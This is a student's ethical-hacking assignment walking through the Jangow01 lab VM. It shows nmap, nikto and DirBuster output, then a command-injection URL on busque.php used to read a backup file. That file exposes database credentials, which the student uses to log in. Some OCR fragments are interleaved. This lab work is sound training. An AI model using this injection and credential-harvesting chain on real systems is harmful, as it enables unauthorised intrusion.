
Assignment 2 Ethical Hacking


First switched to my user “Karim”

Then entered command “sudo nmap 192.168.56.118” IP address for jangow to scan. It uses raw IP packets in novel ways to determine what hosts are available on the network.




```
Password:
chsh: PAM: Authentication failure

┌──(kali㉿kali)-[~]
└─$ sudo sed s/required/sufficient/g -i /etc/pam.d/chsh

┌──(kali㉿kali)-[~]
└─$ sudo chsh -s $(which zsh) $(whoami)

┌──(kali㉿kali)-[~]
└─$ sudo chsh -s /usr/bin/zsh karim

┌──(kali㉿kali)-[~]
└─$ su karim
Password:
┌──(karim㉿kali)-[/home/kali]
└─$ cd

┌──(karim㉿kali)-[~]
└─$ sudo nmap 192.168.56.118
[sudo] password for karim:
sudo: a password is required

┌──(karim㉿kali)-[~]
└─$ sudo nmap 192.168.56.118 -sT
[sudo] password for karim:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-21 11:05 EDT
Nmap scan report for 192.168.56.118
Host is up (0.0011s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 64.23 seconds

┌──(karim㉿kali)-[~]
└─$ 
```

Then, I used nikto -h 192.168.56.118 to scan for the vulnerability that can be exploited



```
┌──(karim㉿kali)-[~]
└─$ nikto -h 192.168.56.118
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.118
+ Target Hostname:    192.168.56.118
+ Target Port:        80
+ Start Time:         2022-03-21 11:12:03 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ OSVDB-3268: /: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /./: Directory indexing found.
+ /./: Appending '/./' to a directory allows indexing
+ OSVDB-3268: //: Directory indexing found.
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ OSVDB-3268: /%2e/: Directory indexing found.
+ OSVDB-576: /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. http://www.securityfocus.com/bid/2513.
+ OSVDB-3268: ///: Directory indexing found.
+ OSVDB-119: /?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should
 be disabled. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
+ OSVDB-119: /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should b
e disabled. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
+ OSVDB-3268: //////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////: Directory indexing found.
+ OSVDB-3288: //////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////: Abyss 1.03 reveals directory listing when      /'s are requested.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7915 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:           2022-03-21 11:12:59 (GMT-4) (56 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Then used DirBuster to brute force directories and files names on web/application server



```
        at java.base/java.security.AccessController.doPrivileged(Native Method)
        at java.desktop/sun.awt.X11GraphicsEnvironment.<clinit>(X11GraphicsEnvironment.java:61)
        at java.base/java.lang.Class.forName0(Native Method)
        at java.base/java.lang.Class.forName(Class.java:315)
        at java.desktop/java.awt.GraphicsEnvironment$LocalGE.createGE(GraphicsEnvironment.java:101)
        at java.desktop/java.awt.GraphicsEnvironment$Loc
        at java.desktop/java.awt.GraphicsEnvironment.get
        at java.desktop/sun.awt.X11.XToolkit.<clinit>(XT
        at java.base/java.lang.Class.forName0(Native Met
        at java.base/java.lang.Class.forName(Class.java:
        at java.desktop/java.awt.Toolkit$2.run(Toolkit.j
        at java.desktop/java.awt.Toolkit$2.run(Toolkit.j
        at java.base/java.security.AccessController.doPr
        at java.desktop/java.awt.Toolkit.getDefaultToolk
        at java.desktop/java.awt.Toolkit.getEventQueue(T
        at java.desktop/java.awt.EventQueue.invokeLater(
        at com.sittinglittleduck.DirBuster.Start.main(St

[1]  + exit 1     dirbuster
┌──(karim㉿kali)-[~]
└─$ sudo dirbuster &
[1] 70231

┌──(karim㉿kali)-[~]
└─$
[1]  + suspended (tty output)  sudo dirbuster
┌──(karim㉿kali)-[~]
└─$ sudo dirbuster&
[2] 70283

[2]  + suspended (tty output)  sudo dirbuster
┌──(karim㉿kali)-[~]
└─$ sudo dirbuster
[sudo] password for karim:
Mar 21, 2022 11:25:09 AM java.util.prefs.FileSystemPreferences$1 run
INFO: Created user preferences directory.
Starting OWASP DirBuster 1.0-RC1
```

Target URL (eg http://example.com:80/)
http://192.168.56.118:80/

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 200 Thre... ☑ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/usr/share/wordlists/dirb/small.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz


☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp
/

Please complete the test details


Saving DirBuster Report in Kali’s Desktop




```
ERROR: http://192.168.56.118:80/cgibin.php - ConnectTimeoutException The host did not accept the connection within timeout of 30000 ms
ERROR: http://192.168.56.118:80/cfdocs.php - ConnectTimeoutException The host did not accept the connection within timeout of 30000 ms
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.16
ERROR: http://192.168.56.118:80/site/assets/img/headers.php - ConnectTimeoutException The host did not accept the connection within timeout of 30000 ms
DirBuster Stopped
```

```
/home/kali/Desktop/DirBusterReport-192.168.56.118-80.txt

DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Mon Mar 21 11:30:05 EDT 2022
--------------------------------

http://192.168.56.118:80
--------------------------------
Directories found during testing:

Dirs found with a 200 response:

/
/site/
/site/assets/
/site/css/
/site/js/
/site/assets/img/
/site/wordpress/

Dirs found with a 403 response:

/icons/
/icons/small/


--------------------------------
Files found during testing:

Files found with a 200 responce:

/site/busque.php
/site/js/scripts.js
/site/css/styles.css
/site/wordpress/config.php


--------------------------------
```

Checking 192.168.56.118/site/wordpress/config.php to try to find password




```
Connection failed: Access denied for user 'desafio02'@'localhost' (using password: YES)
```



```
[1] 70231

┌──(karim㉿kali)-[~]
└─$
[1]  + suspended (tty output)  sudo dirbuster
┌──(karim㉿kali)-[~]
└─$ sudo dirbuster&
[2] 70283

[2]  + suspended (tty output)  sudo dirbuster
┌──(karim㉿kali)-[~]
└─$ sudo dirbuster
[sudo] password for karim:
Mar 21, 2022 11:25:09 AM java.util.prefs.FileSystemPreferences$1 run
INFO: Created user preferences directory.
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /icons/ - 403
Dir found: /site/ - 200
Dir found: /site/assets/ - 200
Dir found: /site/css/ - 200
Dir found: /site/js/ - 200
File found: /site/busque.php - 200
Dir found: /site/assets/img/ - 200
File found: /site/js/scripts.js - 200
File found: /site/css/styles.css - 200
Dir found: /site/wordpress/ - 200
File found: /site/wordpress/config.php - 200
Dir found: /icons/small/ - 403
ERROR: http://192.168.56.118:80/bin.php - ConnectTimeoutException The host did not accept the connection within timeout of 30000 ms
ERROR: http://192.168.56.118:80/blow.php - ConnectTimeoutException The host did not accept the connection within timeout of 30000 ms
ERROR: http://192.168.56.118:80/binaries.php - ConnectTimeoutException The host did not accept the connection within timeout of 30000 ms
ERROR: http://192.168.56.118:80/biz.php - ConnectTimeoutException The host did not accept the connection within timeout of 30000 ms
ERROR: http://192.168.56.118:80/billing.php - ConnectTimeoutException The host did not accept the connection within timeout of 30000 ms
ERROR: http://192.168.56.118:80/blog.php - ConnectTimeoutException The host did not accept the connection within timeout of 30000 ms
ERROR: http://192.168.56.118:80/board.php - ConnectTimeoutException The host did not accept the connection within timeout of 30000 ms
ERROR: http://192.168.56.118:80/boards.php - ConnectTimeoutException The host did not accept the connection within timeout of 30000 ms
```


Checking 192.168.56.118/site/busque.php?buscar=cat%20/var/www/html/. Backup

Username & password Found 😊


Not secure | view-source:192.168.56.118/site/busque.php?buscar=cat%20/var/www/html/.backup
ine wrap □

```
$servername = "localhost";
$database = "jangow01";
$username = "jangow01";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
```

Logged in Successfully 😉!



u have the **Auto capture keyboard** option turned on. This will cause the Virtual Machine to automatically **capture** the keyboard every time the VM window is activated and make it unavailable to other applications running on your host machine: when the keyboard is captured, all keystrokes (including system ones like

e Virtual Machine reports that the guest OS does not support **mouse pointer integration** in the current video mode. You need to capture the mouse (by clicking over the VM display or pressing the host key) in order to use the mouse inside the guest OS.

```
JANGOW 01
REDE: 192.168.56.118

jangow01 login:

JANGOW 01
REDE: 192.168.56.118

jangow01 login: jangow01
Password:
Last login: Sun Oct 31 19:39:50 BRST 2021 from 192.168.174.128 on pts/1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizaÃ§Ãµes sÃ£o atualizaÃ§Ãµes de seguranÃ§a.


jangow01@jangow01:~$ _
```

Karim Salem 1001619